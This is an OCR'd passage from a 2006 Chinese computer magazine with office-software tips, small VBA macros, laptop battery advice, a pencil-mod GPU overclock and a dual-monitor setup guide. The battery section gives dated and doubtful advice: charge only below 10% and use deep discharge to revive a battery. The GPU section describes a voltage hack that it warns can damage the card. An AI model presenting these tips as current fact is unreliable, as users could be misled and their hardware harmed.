有些邮件也比较重要，只需在一个截止日期之前做完就OK。我们也可以将邮件直接拖放到任务栏，系统会自动产生一个新的任务，并且自动将邮件的正文作为任务的内容。只需要设定任务的截止时间，到时候我们就能收到相关提醒了。

沙子（紧急但不重要的事）

一些比如新闻邮件、公司公告，或者收到一封邮件要过几天才能处理，或者发了一封邮件希望过几天再确认对方是否收到等，这些都是“沙子”，可以利用Outlook 2003的优秀特性标记来设定。用鼠标点击电子邮件右侧的小旗子，小旗子会变成红色。随后在邮件收藏夹中可以看到有若干封标有后续标志的邮件，等到有空的时候再考虑去处理它们吧。当处理完毕再点击红色小旗帜，该封邮件就会从Outlook的标有后续标志的邮件中消失。

“为了防止遗忘，让我们及时做个总结：大石块——日历；小石子——任务；沙子——后续标志。”

“有道理。我今天下午竟然有3个会议需要参加。苦于没有孙悟空的分身术，你有好办法吗？”

如果你的工作表密密麻麻排满了各种任务，，分不清到底哪个是西瓜哪个是芝麻……

通过Outlook日历中的颜色设置，系统可以自动帮你分出轻重来。



在日历中单击右键，选择“自动设置格式”命令，单击“添加”按钮，我们就可以根据增加的视图规则，按照指定条件自动更改不同项目的标签颜色，来区分重要和不重要的事情，快速有效地安排时间！

在“名称”中输入视图规则的名称，如“重要会议”，在“标签”中选择标签的颜色（见图2，有“重要”“商务”“个人”“必须出席”等）。通常会议组织者的重要性决定了这个会议的重要性。接下来单击“条件”按钮，在“筛选”对话框中单击“组织者”，可直接输入“朱经理”作为会议组织者，或者从列表中选择其他人（见图4）。还可在上一步中设置“与会者”、“时间”，在“查找文字”中输入会议主题或正文中的关键字，并利用“其他选择”和“高级”选项卡指定更多复杂的条件。今后凡是组织者为“朱经理”的会议邀请，都会以指定的标签颜色显示，一定不会错过了。

如果你整天碌碌无所为，不知时间用在了哪里……

让Outlook与Excel联手分析，时间利用率清晰尽现。


首先把Outlook数据导出。我们都知道单击Outlook左侧快捷栏中的“日历”按钮，再单击工具栏上左上方的“新建”按钮，就可以新建一个约会（有“天”、“工作周”、“周”、“月”模式），还有任务或便签等，可以设定“开始时间”和“结束时间”，还有可以选中“提醒”设定提醒“提前时间”以及设置颜色和完成状态等，非常方便，并且同一时间可以设置多个日历(见图4)。

自己的时间利用是否高效？利用Excel来分析Outlook提供的原始数据，我们的工作时间分析将一目了然。

在“日历”中选择菜单“文件→导入和导出”命令，在对话框的“请选择要执行的操作”列表框中选择“导出到一个文件”选项，然后单击“下一步”。在“导出到文件”对话框的“创建文件的类型”列表框中选择“Microsoft Excel”选项，再单击“下一步”。在“选择导出文件夹的位置”列表框中选择“日历”文件夹，点“下一步”按钮即可。

选择保存文件的位置，为文件命名，再点“下一步”即可。在“导出到文件”对话框中询问我们是否改变字段对应位置，直接单击“完成”按钮就行了。最后设置日期范围，确定Outlook就开始导出文件了。

经过上面的设置，现在用Excel就可以直接将日历项目打开。图形是最直观的，浪费掉的时间，让Excel生成的图表来告诉我们。



可引入魔术大师——“数据透视表”。进入“数据→数据透视表和数据透视图”，一直单击“下一步”按钮，建立一个空的数据透视表。从“数据透视字段列表”面板中将所需的字段拖动到数据透视表中，一个神奇的统计表就做好了，单击工具栏上的“图表向导”按钮，数据透视图的表便跃然眼前（关于图表的更详细技巧参见第11期56页《不看不知道——Excel图表宝典》）。

“天哪，我忽然发现自己网上闲聊居然花去了这么多时间！看来以后必要的时候拔网线，该出手时就出手。”

“我的这些小技巧，希望能对你有所帮助。其实《电脑爱好者》最近登过一些关于时间管理的文章不错。”

《用Visio打造多姿多彩的项目日程图》（第5期68页）

《释放大脑的无穷魔力!——思维导图 让一切变得简单有趣》（第7期62页）


《散乱文档归队记》（第9期62页）

“呵呵，再翻翻温习一下。”

“对了，用Project进行时间管理也是一个很好的方法，可进行任务、工期、成本、资源、任务相关性等任务的管理。此外，还可以尝试雪狐日历精灵、多功能桌面时钟、笨笨钟、多功能日历、SolCalendar桌面日历、雪狐提醒簿等优秀的记事提醒软件。再看我的Palm上装的这个贴心的‘Life Balance’。它用大纲的方式来组织安排工作和闲暇时光的各项任务，自动分类任务清单，并且按重要程度、完成期限和位置来进行过滤筛选，以混沌逻辑的比对技术来平衡所有的因素，可以查看饼图来直观地检查自己的时间和精力是如何消耗的。它在PC上也能用，我对它的依赖越来越大了。此外雅虎邮箱的‘效率手册’也非常实用(见图5)”。

“一年”有多少价值？你可以去问一个复读的学生；“一月”有多少价值？你可以去问一位早产的母亲；“一周”有多少价值？你可以去问一个新闻周报编辑；“一分钟”有多少价值，你可以去问一个错过火车的旅客；“一毫秒”有多少价值，你可以去问一个错失金牌的运动员。


工作是无限的，时间是有限的。你的时间在哪里，成就便在哪里。如果时间都用在了石块上，那么你的成就像石块；用在沙子上，成就如沙；用在水上，成就若水。



3

充分合理地利用好具有弹性的每一分钟，使时间价值最大化，就拥有了更多潜在的资本和成功的砝码。古人欧阳修有“厕上、枕上、马上”三上之说，你又该如何规划自己的时间？

4



5



办 公

调教Word中的自动功能

文/旅客

Word的“自作聪明”是出了名的，比如按回车键换行，它就会自动进行首行缩进或添加项目符操作等。这些功能的本意是好的，但如果掌握不好，反而会影响到工作，下面就让我们好好调教它一番。

技巧1：移走恼人的波浪线

Word会对输入的文档自动进行拼写检查，并把那些疑似有错的单词或句子，用红色或绿色的波浪线标出来。不过对一些特殊内容文档，Word的提示可能并不正确，而满篇红红绿绿的波浪线也确实影响美观。这时，可执行“工具→选项”菜单命令，在打开的对话框上选择“拼写和语法”选项卡，将下面的“键入时检查语法”和“随拼写检查语法”两项去掉就可以了。

另外，如“FlashGet”这样的软件名称，Word也会将其标示为错误，这时可右击它，选择“全部忽略”或“添加到词典”，即可去掉波浪线了。


技巧2：灵活掌控自动项目符号

如下图左侧所示，在Word中输入“1.XXX”，接下来每次按回车键换行后，就会自动变成“2.XXX”、“3.XXX”等。假设第3项下又有多行子项，直接按回车输入，将变成“4.XXX”、“5.XXX”的形式，显然不是我们想要的结果。解决方法如下：

1 先直接按回车并输入子项一的内容，此时子项一的形式将为“4.XXX”。

2 将光标置于子项一的行首，按Tab键，该项即自动缩进，项目符也变成了“a) XXX”的形式。继续输入其他子项内容，并直接按回车键操作，其他子项将自动成为“b) XXX”、“c) XXX”的形式。

3 第3项内容输入完毕，继续回车输入第4项内容，把光标置于该行之首，按Shift+Tab键，则该行项目符又恢复为“4.XXX”的形式了。



如图右侧所示，如果第3项之下的内容不需要项目符，操作就更简单了，在输入子项目的时候，每次按Shift+回车键即可。


技巧3：去掉自动启动的输入法

启动Word时，微软拼音也会随之一起启动，比较讨厌。还好，可以通过设置去掉它：打开选项窗口，点选“编辑”选项卡，将它下面的“输入法控制处于活动状态”项取消就可以了。

技巧4：使用自动更正快速输入特殊符号

输入下面这些特殊的字符组合，即可快速得到一些特殊符号，如版权符号等（注意：必须是在英文状态下输入的字符）。

(c) 将变成：©
(r) 将变成：®
(tm) 将变成：™
--> 将变成：→
<-- 将变成：←
<=> 将变成：⇔
:-) 将变成：☺
:-(将变成：☹



执行“工具→自动更正选项”，在打开的“自动更正”对话框中，可以发现更多Word预定义的字符组合，也可以自己定义新的字符组合。

技巧5：不让网址自动变链接

Word中的自动套用格式，确实给我们带来了很大方便，但有时也挺烦人的，在不该用的时候它也总是固执地套用。比如有时为了文档外观上的考虑，不想让Word自动将网址、E-mail地址等变成带下划线的链接方式，可在“自动更正”对话框中，点选“键入时自动套用格式”选项卡，取消其下的“Internet及网络路径替换为超链接”项就可以了。

技巧6：备份Word“自动更正”信息

将调教好的自动更正设置备份下来，可免去重装时从头再来之苦。Word自身没有备份自动更正信息的功能，需借助其他工具，可登录http://office.microsoft.com/en-us/officeupdate/default.aspx，搜索下载“Word 2002 Document: Support Template”。

安装运行“Word 2002 Support Template”，打开Word支持模板文件，按Alt+F8组合键启动“宏”对话框，选中AutoCorrectBackup宏，单击“运行”，再单击“Backup”按钮，将生成一个列表文件，默认保存为：AutoCorrect Backup Document.doc。要想恢复自动更正信息，同样在Word中运行AutoCorrectBackup宏，单击“Restore”，导入上面备份的文件即可。



办 公

巧用Office宏 十步并着一步走

浙江/张祖平 安徽/陈实

在Word中打开一个文件，一般要经过多个步骤：首先要执行“文件→打开”菜单命令（或单击“打开”按钮），在弹出的打开对话框中，接着再选择目录、选中文件、单击“打开”按钮等。而如果将这个过程记录成宏的话，以后只要单击一次宏按钮，即可自动完成以上所有的步骤。当然这只是一个极端的例子，下面我们再来看看两个实用性非常强的“宏”实例，一定能大大提高我们的工作效率的。

实例1：1秒钟在PPT里插入100张图片

如果要插入几十甚至几百张图片，并且要求每张图片插入到每张幻灯片页面上（即有几张照片就要有几张幻灯片）你会怎么做？按照常用的方法点击“插入→图片→来自文件”菜单命令，然后一个一个选择需要的图片，或者点击“格式→背景”命令，将图片作为PowerPoint的背景导入，这样也太浪费时间了。在这种情况下，可以借助PowerPoint强大的宏功能，将多步操作合并为一步，批量插入图片。

1 首先准备好图片，假设在C盘下面的Pictures文件夹内有60张jpg格式的图片，如“C:\Pictures\1.jpg”、“C:\Pictures\2.jpg”、“C:\Pictures\3.jpg”等，文件名是有序的数字。

2 启动PowerPoint 2003，按下Alt+F11键打开Visual Basic编辑器窗口，点击“插入→模块”菜单命令，在弹出的代码编辑窗口中输入以下代码：

```
Sub InsertPic()
    Dim i As Integer
    For i = 1 To ActivePresentation.Slides.Count
        ActivePresentation.Slides(i).Select
        With ActiveWindow.Selection.SlideRange
            .FollowMasterBackground = msoFalse
            .Background.Fill.UserPicture "C:\Pictures\" & i & ".jpg"
        End With
    Next
End Sub
```

3 关闭Visual Basic编辑器窗口，上面的模块代码会自动保存。此时，连续按Ctrl+M键建立与图片数目相等（如：60）的多个空白幻灯片。按Alt+F8键打开宏对话框，选中我们上面建立的InsertPic宏，点击“运行”即可，60张图片很快就自动插入到幻灯片中了。

（代码见：http://work.newhua.com/cfan/200613/InsertPic.rar）

实例2：为Word添一本随手就查的百科全书


因特网就像是一本大百科全书，里面的资料应有尽有。所以我在使用Word编辑文档时，随时要从网上搜索一些资料，只是每次还要先打开IE再输入搜索引擎网址才能完成搜索，非常麻烦。其实可以在Word中直接启动IE，并自动打开搜索引擎主页，用起来很方便。

1 启动Word 2003，按下Alt+F8组合键打开“宏”窗口。在“宏名”中输入搜索引擎的名称，如“Baidu”（这里以添加百度为例，其他搜索引擎的建立方式与此类似），然后单击“创建”按钮，打开Visual Basic编辑器。

2 在“Sub Baidu()”与“End Sub”之间输入如下代码：

```
shell"C:\Program Files\Internet Explorer\iexplore.exe http://www.baidu.com"
```


如图1所示，单击工具栏上的“保存”按钮，将代码保存在“通用”模板中。



1

3 关闭Visual Basic编辑器返回Word主界面，点击“工具→自定义”菜单命令，打开“自定义”窗口，切换到“命令”选项卡，然后在“类别”中选择“宏”，并在右侧“命令”中选择“Nomail.NewMacros.Baidu”（见图2），并把它拖放到工具栏适当的位置，在工具栏上右击按钮，选择“命名”，给该按钮起一个名字，如：“百度搜索”，完成之后关闭“自定义”窗口。

4 当需要在网上搜索资料时，只要单击工具栏上的“百度搜索”按钮，就会自动打开IE并出现百度的搜索页面了。



2

办　公

精美座位牌诞生记

文/邓喜恒

在会议现场，你是否经常看到制作精美的座位牌？帮助与会者快速落座，保证会议现场的秩序，它们立了大功。座位牌的塑料外壳可以反复使用，而标有人名的纸片需要根据每次参会人员的具体安排不断变化。我们需要将姓名一正一反打印在纸上，然后沿中线对折插到塑料外壳里。但是，在Word里直接打印的文字是不能旋转180度的。怎么办？这里有一招，2分钟巧打精美的座位牌。


做个合适的底版

首先让我们打开Word，新建一个空白文件，在“页面设置”中把纸张大小设为B5（根据座位牌的实际大小选择纸张，一般小的座位牌一张B5纸可以打印两个，大的可选用A4纸），方向为横向，页边距都设为0（主要是为了省去做好后四周都裁剪的麻烦，见图1）。然后插入表格，设为2行、2列，调整表格大小（在表格属性中指定行高和列宽与座位牌高宽相同，见图2）。




插入美观的文字

现在在绘图工具栏中单击“插入艺术字”工具，打开“艺术字库”对话框，选择第一种类型，点击“确定”（见图3）。在编辑“艺术字”文字对话框中，设置字体和字号（见图4）。



接下来在“艺术字”对话框中点击“设置艺术字格式”工具（见图5），在对话框中把颜色和线条都设为黑色（见图6）。文字大小可 据座位牌大小设置，版式选择“浮于文字上方”（这样文字可以自由调整位置），再把文字调整到表格中间。



背面文字向后转

要让文字180度大旋转，首先把刚才的文字复制、粘贴到下一行第一个格的中间。然后选择第一个单元格中的文字，执行“绘图→旋转或翻转→向左旋转90度”，点击两次旋转180度（见图7）。再用同样的方法在右侧再打一个人名即可（见图8）。




打印出炉

可不能浪费纸张，打印之前，执行“文件→打印预览”，看看文字是否全能打出，如看不到边缘则需调整文字大小。注意，最后有非常关键的一步：把文件存为模板。以后打印其他人名时只要双击表格中的人名就会打开编辑“艺术字”文字对话框，直接输入文字，点击“确定”就行了，非常方便。

根据会议的具体内容和气氛，我们可以设置不同颜色和风格的艺术字，创作出醒目美观的座位牌，适当发挥自己的创造性。在打印时最好选用厚一些的红色纸，用彩色打印效果更佳。比如在联欢会上请的嘉宾，我们就别再用宋体了，换个活泼的字体，更显欢乐气氛！



正式场合需要正式的座位牌，否则会非常影响公司形象和会议效果。座位牌一般在文具用品柜台都有销售，几元一个，还有专业定制的公司，直接在网上搜索邮购或许能获得更多优惠并得到送货上门服务。如果是公司内部的小型会议或其他非正式场合，做个临时座位牌是很方便的：按照上面的步骤将姓名正反打印在一张A4或B5纸上，然后折成4下（见图9，沿表格线进行折叠），将一头一尾重叠在一起，用订书机订好，一个简单实用的临时座位牌就完成了。





办公应用金钥匙

让页码绕开封面从正文开始

我在装订文件时，需要封面不显示页码，而页码“1”从第二页（正文）开始显示，我只能把封面和正文做成两个文档，但是这样麻烦又显得不太正规，能否在一个文档中解决？

首先将光标移到封面中最后一行的末尾处，点击“插入→分隔符”，在弹出的“分隔符”对话框中选择“分节符”类型中的“连续”项，确定(见图1)。接下来，删除第二页产生的空行，然后把光标移到第二页任意位置，点击“插入→页码”，在“页码”对话框中，单击“格式”按钮，在“页码编排”一栏中选择“起始页码”。最后，按两次“确定”按钮，封面和第二页的页码均为“1”，把光标返回到首页，再次进入“页码”对话框中，去掉“首页显示页码”复选即可。



巧删Word段末的“小尾巴”

我用Word进行排版的时候，常会在某段的页尾出现一两个字占一行的情况，非常影响美观。这时候我只好到原文中删几个字，让文字收上去。有自动调整的办法吗？

其实，Word已经内置有“孤行控制”功能。进入“格式→段落”，在弹出的“段落”窗口中切换到“换行和分页”选项卡，钩选“孤行控制”和“段中不分页”复选框，确定就OK了（见图2）。如果页面中的文档行数、字数都有严格的要求，去掉复选框中的钩即可。



巧删Excel中的换行符


今天，老板让我把Excel表格中“员工地址”一栏的内容都变成一行显示。人数太多，若是一个一个地修改太麻烦！记得按下“Alt+Enter”可以在单元格中实现换行，这回要反过来，怎么办？

选定当前列，单击“格式→单元格”，在“单元格格式”对话框中单击“对齐”标签，可以看到“自动换行”项是选中的，把它前面的钩去掉，换行符就去掉了。

将Excel多区域打印到同一页上

我想把Excel表格打印出来，但是表格太大，能不能把不重要的列“收”起来再打印？

首先，选中不必打印的列，进入“格式→列→隐藏”，然后设置一个包含所有列的打印区域（其中也包括隐藏的列）就可以了。同理，如果不想打印某几行，设置“格式→行→隐藏”即可（见图3）。



突破PPT撤消次数限制

我常用PPT制作产品演示幻灯片，为了精益求精，常常无数次地修改。但PPT的操作只可撤销20次，比Word和Excel少多了，很多情况下不能满足我的需要。

首先在PPT主界面中点击“工具→选项”，在“编辑”标签下找到“最多可取消操作数”一项，然后将默认的20次限制改为一个更大的数值，确定就完成了。

暑假学习总动员：

暑假里，玩累了，还是要适度地给自己充充电。电脑不仅仅是聊天、游戏的工具，还有一个很重要的功能——学习！



中华诗词博览 Build 2006.04.25
http://www.onlinedown.net/soft/888.htm

学生必会古诗欣赏(音画古诗) 3.0
http://bj.onlinedown.net/soft/19382.htm

百科知识通 2006
http://bj.onlinedown.net/soft/35934.htm

疯狂作文魔方训练器 3.02
http://bj.onlinedown.net/soft/47345.htm

高中物理辅导通
http://bj.onlinedown.net/soft/41317.htm

仿真化学实验室 3.0
http://bj.onlinedown.net/soft/4956.htm

英语小精灵EnglishElf 5.50
http://bj.onlinedown.net/soft/7373.htm

李阳疯狂英语精选365句 完全版
http://bj.onlinedown.net/soft/2693.htm

新概念英语学习软件 5.0
http://www.onlinedown.net/soft/33484.htm

英语学习网站大全
http://www.jasii.com/abcsite.htm

C语言学习系统 3.2
http://bj.onlinedown.net/soft/8348.htm

快打一族 5.81
http://bj.onlinedown.net/soft/1869.htm



办 公

本本电池 你会用吗？

文/tkd

你在用本本吗？电池的使用方法你掌握多少？长期连接电源使用的本本，电池应该怎样保存？看起来不太重要的问题，实际上影响着本本电池的寿命，想本本用得更久，学会电池使用方法最重要！

一、电池使用方案

大部分笔记本都具备自动降频的功能，这样的好处便是最大程度延长了本本的电池使用时间。很多使用Celeron本本的人可能会有疑问了，我们的本本没有这个功能，是不是也就谈不上省电了呢？


CPU只是耗费电力的一个部分，其实耗电顺序应该是这样的：LCD›CPU（全速）›显卡›无线网卡›CPU风扇。也就是说，除了CPU之外，我们还可以从其他方面入手，最大限度地降低电力消耗。

在Windows XP的控制面板里有一个电源管理选项，在“电源使用方案”中，设置LCD屏幕在闲置10分钟左右关闭最为合理，而硬盘则要设置在15分钟以上比较合适。硬盘的瞬间启动需要一定电力不说，频繁启动、停止对硬盘的损害相当大。当然你也可以手动关闭屏幕，大多数本本都是通过fn功能键+F3来实现的。




▲设置LCD、硬盘的关闭时间

如果要进一步节约电力，还需要对系统的运行状态进行调整，这就不是Windows XP能做到的了。以Thinkpad为例，大部分本本都有自带的电池管理软件，一般本本的屏幕都会提供八级亮度调整，虽然最亮状态可以获得最好的视觉效果，但这是非常非常耗电的，因此，编辑文档或其他一些普通应用时屏幕亮度调整到七级或是更低的六级最合适。同时，CPU也可以设置为最佳电池效能，CPU风扇的运行状态设置成“均衡”更加合理。



部分超低价位的本本没有电池管理软件（因为没有内置电源管理芯片），不过可以使用通用的电池监控软件来管理电池。BatteryMon就是不错的一款，下载地址是http://www.mydrivers.com/tools/dir18/d7339.htm

范例中使用的T43，全速运行时播放DVD影碟时，电池使用时间仅为2小时37分，而优化后的方案使用时长可以达到3小时17分左右，提升非常明显。



▲设置屏幕亮度、CPU运行速度、风扇运行速度

二、正确的充电方法

有很多人使用本本电池时，看到



电力低于100%就开始充电，但这样做会加速降低锂电池的电力总容量，长久下去，电池的使用时间就短很多，而且寿命也要大为缩短。因此，建议将充电限制在低于10%再行充电，同时也要注意不可设置得太低，比如使用到还剩3%左右时才充，这也不够科学。

电力不足时的报警一定要设置，一般低于10%报警为好，低于3%的严重报警意味着电池已经不足以支撑下一次开机进入系统了。



很多电池管理软件都是默认低于96%开始充电，这样充电会损害电池，所以一定要更改这个设置。另外，最好关机充电，这样可以起到养护电池的作用。

三、放电有必要吗？

如果本本的电池使用了很长时间电量大为缩减，可以尝试深度放电来“挽救”它。这是一个“死马当活马医”的方法，不到万不得已，最好别这样做。放电最简单的方法是一直不断运行程序，电量低于3%后重新启动本本进入BIOS空置运行，直到自动断电为止。然后进行深度充电，充电时间要达到八小时，但不能超过十二小时，这样可以让锂电池恢复一些电量。

CF [YY36]



硬　件

升值500元 一分钟7600GS变GT

文/west

已经购买了nVIDIA GeForce 7600GS显卡的人，庆幸当时精明的决定吧！我们可以在一分钟之内，将nVIDIA GeForce 7600GS升级至与nVIDIA GeForce 7600GT相差无几的性能，全程只需一分钟，立刻获得500元的额外性能！

一、你准备好了吗？

超频有害显卡健康，这是不得不再一次提出的警告，如果你不是一个有经验的DIY，最好不要盲目操作，这样很容易让显卡损坏。但如果你有比较丰富的DIY经验，同时胆大心细，那额外百分之几十的性能提升可不是假的哦！


二、GeForce 7600 GS与GT之分别

77600GT和7600GS 默认频率的差异主要是由核心电压决定的，nVIDIA官方给出的7600GS核心供电要求是1.1V 1.1 V ± 17mV，而与此对应7600GT电压为1.3V。也就是说，我们只要能合理改动7600GS的电压设置，也就为核心超频提供了可能。

三、一分钟GS变GT

将显卡背面朝上，注意图中的标注点，用2B铅笔将两点涂抹至导通状态。划线时可以用放大镜，这样很容易做到。连接这里的目的是提高核心默认电压，如此一来，核心超频将变得容易些，轻易就可以达到7600GT的运行频率。

需要注意，改版的nVIDIA GeForce 7600GS不能这样做，很多7600GS的默认电压/频率在出厂时就已被“超频”（使用NiBiTor读取显卡BIOS后打开可以查看）！这里所修改的是完全的公版设计7600GS（区别公版与非公版可以用实物对比下图，图中是公版7600GS）。



▲用2B铅笔轻划几次，确保两端导通

进入系统后，用nVHardPage SE（http://drivers.mydrivers.com/drivers/dir144/d57836.shtml）软件将隐藏的超频选项开启，此时再进入显卡的驱动面板，你会发现已经有超频选项了。



▲用nVHardPage SE打开隐藏的超频选项



▲显卡驱动面板已提供超频选项

这时，你就可以慢慢调节7600GS的核心频率了，当然不要忘记对显存也超频哦。超频时不要一下提升很多，逐MHz调节是最理想的状态。从目前收集到的信息来看，大部分7600GS都可以调整至7600GT的水平，品质好一些的可以超频到600MHz乃至更高。

这样虽然方便，可一旦重新安装系统还要再次调节，比较麻烦。此时建议使用NiBiTor（http://drivers.mydrivers.com/drivers/dir146/d58635.shtml）对显卡BIOS ROM进行修改，然后重新刷入显卡，此举一劳永逸，不用再来回调节了。但是，要注意两个问题，第一，用NiBiTor需使用2.9版本或更高，这一版本才加入对nVIDIA GeForce 7600GS的支持，再次便是保存原始BIOS了。



修改风扇的运行速度也是非常关键的，一般设置在3D情况下65%~75%为好，2D则在30%~50%之间。



超频后会有多少提升呢？我们使用一块公版设计的7600GS超频，并使用3Dmark 06进行了简单的对比测试。超频前显存/核心频率是400/400MHz，测试成绩为2671分，同样的系统，在超频后600/450MHz情况下，得分一下提升到3569分，性能提升非常明显，怎么样，你是不是心动不已？

CF [YY37]

硬 件

分身有术 让你的电脑一分为二

大家的家里现在都有电脑了吧？有时候是不是觉得家里人太多电脑不够用，想装一台电脑又觉得太费钱了呢？相信家里有老婆、孩子、或者兄弟姐妹跟你争电脑用的时候，你一定对上面的话感触良多吧？如果仅仅是办公环境的不同，或者是使用习惯的不同，我们倒可以在电脑里面安装另外一套的系统，但是多系统是无法解决“同时使用”的问题的，因此我们只能另觅出路。其实我们的电脑在升级之后总会留下一些配件，如果这些配件里面有显示器或者音箱之类，或者说符和下面我们给出的条件的话，那么恭喜你，现在你有办法解决“一机多用”的烦恼了。

一、“一分为二”的前提条件

1. 两台显示器，屏幕尺寸大小不限。

2. 两块声卡，可以是一块板载声卡一块PCI独立声卡，或者两块PCI声卡

3. 两套音箱（或耳机），这主要用来连接两块不同的声卡输出不同的声音。

4. 支持双头显示的显示卡。

5. 性能上足以应付你所使用多任务的机器。


怎么样，这些条件如果你都具备了，但是不知道怎么样去做的话，下面就来看看这三家是如何解决“一机多用”的烦恼吧！

二、拥有双倍桌面空间

小王是一个在家SOHO的自由职业者，虽然他是独生子女而没有人跟他抢电脑，但是他在工作的时候由于要打开网页浏览器、Photoshop、文字编辑器、QQ等软件，以至于在一个一个软件之间频繁切换，非常麻烦，有时候还因为注意力在某个网页上面，而忽视了QQ上面的重要信息。而上次机器升级的时候小王换了一个新的显示器，于是他便利用原有的旧显示器为自己获得了“双倍桌面”。

1.硬件安装

首先，安装好新机器的显示卡，这块显卡的接口如图1，它具有三个输出接口，从左到右分别是“VGA、S（AV）端子、DVI”，一般来说把DVI接口和VGA接口接上不同的两台显示器就可以了。但是这时出现了一个问题，那就是小王原来的显示器是比较廉价的15寸液晶显示器，这些廉价的液晶显示器都没有提供DVI接口，而新买的17寸液晶同样也是没有DVI接口的，也就是说如两台显示器都仅仅提供了D-Sub接口。于是小王就到电脑城里面买回来一个DVI转D-Sub的转接头，将转接头插在显卡DVI接口上，再将显示器连入显卡（如图2）。



2.软件设置

虽说两个屏幕都能同时显示东西了，但是现在两个显示器上面显示的内容是一样，根本不能算是真正的双屏显示，因此小王准备在显示卡的驱动程序里面进行一定的设置。

